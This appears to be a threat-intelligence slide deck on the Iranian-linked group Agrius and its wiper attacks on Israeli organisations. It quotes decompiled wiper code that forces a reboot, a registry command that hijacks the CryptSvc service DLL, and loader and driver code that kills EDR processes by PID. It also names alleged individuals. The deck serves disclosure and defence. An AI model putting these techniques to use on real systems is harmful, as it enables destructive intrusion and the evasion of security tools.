    tokPrivLuId.Attr = 2;
    Tool.LookupPrivilegeValue(null, "SeShutdownPrivilege", ref tokPrivLuId.LuId);
    Tool.AdjustTokenPrivileges(zero, false, ref tokPrivLuId, 0, IntPtr.Zero, IntPtr.Zero);
    Tool.ExitWindowsEx(flgs, 0);
}
```


MultiLayer wiper

```
public void SetTokenPrivs(int flag = 2)
{
    IntPtr currentProcess = GetCurrentProcess();
    IntPtr phtok = IntPtr.Zero;
    OpenProcessToken(currentProcess, 40, ref phtok);
    _TOKEN_PRIVILEGES newst = default(_TOKEN_PRIVILEGES);
    newst.PrivilegeCount = 1;
    newst.lpLuid = 0L;
    newst.Attributes = 2; //SE_PRIVILEGE_ENABLED
    LookupPrivilegeValue(null, XORString("V\u0082D\u0000v?(eqf\u0081j\u0000f[\"-r\"), ref newst.lpLuid); // sets lpLuid = SeShutdownPrivilege
    AdjustTokenPrivileges(phtok, disall: false, ref newst, 0, IntPtr.Zero, IntPtr.Zero);
    ExitWindowsEx(flag, 0); // ENX_REBOOT | SHUTDOWN_REASON_MAJOR_OTHER
}
```

Apostle wiper

Strengthening the Iranian Connection

Attribution Diamond Model



Who is Agonizing Serpens (AKA Agrius)?



An Iranian-linked APT group



Fake ransomware and destructive wipers attacks



Israel




Goal #1: Steal and publish PII and intellectual property



Active since 2020



Goal #2: Wreak havoc and wipe endpoints



محمد معینیان



محمد سجاد شهرابی



جواد جهدی کنزق



حسین ارزانی



علی گرانمایه



محمد آریان



امیر حسین مدنی



آرش خدابنده شهرکی



علیرضا رحیمی آستانه

Agrius Stepping Up Their Game!



...and I took that personally

EDR Bypass Attempt #1

Manipulation
attempt of the
auto-start service
functionally

The screenshot displays an EDR alert for a blocked registry modification. At the top, a user profile is shown as 'Administrator'. Below, a diagram shows a process flow from 'cmd.exe' to 'reg.exe'. The 'cmd.exe' process is marked with a red shield icon and a 'CGO' tag. A blue line connects 'cmd.exe' to 'reg.exe'. To the right of 'reg.exe', the registry command is shown: `reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CryptSvc\Parameters /t REG_EXPAND_SZ /v ServiceDll /d mrd0x.dll /f`. Below the diagram, a table provides details about the event:

TAGS	SEVERITY	ACTION
DS PANW/XDR Agent	+2 High	Prevented (Blocked)
MODULE	DESCRIPTION	
Behavioral Threat Prote...	Behavioral threat detected (rule: sync.modify_cryptsvc)	

EDR Bypass Attempt #2

GMER loader -
drvIX.exe

An attempt to
terminate the EDR
service

```
    printf("\n\t[INFO] Terminating The Given PID...");  
    if ( !DeviceIoControl(FileW, 0x9876C094, &pid, 4u, &OutBuffer, 8u, &BytesReturned, 0i64) )  
    {  
        printf("\n\t[-] Couldnt Kill The Given PID.");  
        CloseHandle(FileW);  
        exit(0);  
    }  
    printf("\n\t[+] Successfully Killed The Process.");  
    CloseHandle(FileW);  
    return 0;  
}
```

GMER driver

```
case 0x9876C094:  
    if ( length != 4 || !pid )  
    {  
        *ntstatus = 0xC0000206;  
        return 0xC0000206i64;  
    }  
    v44 = f_kill_process_by_pid(*pid);  
    v45 = ntstatus;  
    *ntstatus = v44;  
    goto LABEL_171;
```


Key Takeaways

Key Takeaways

- Iran uses cyber warfare to advance its military and political agenda:
 - Cyber espionage
 - Psychological warfare and awareness engineering
 - Obfuscates its involvement via "proxies"
 - Wipers as a weapons of mass destruction in modern warfare

Key Takeaways

- Iranian Agrius APT steps up their game:
 - Discovery of three undocumented wipers
 - Custom SQL exfiltration
 - Extensive EDR bypass attempts

Key Takeaways

A cautionary tale: It can happen to you, too.

- Vulnerable, unpatched internet facing assets.
- Weak password policy, no MFA on admin accounts.

Lastly,

- Context matters, attribution matters.

Thank you!
Questions?

<https://unit42.paloaltonetworks.com/agonizing-serpens-targets-israeli-tech-higher-ed-sectors/>

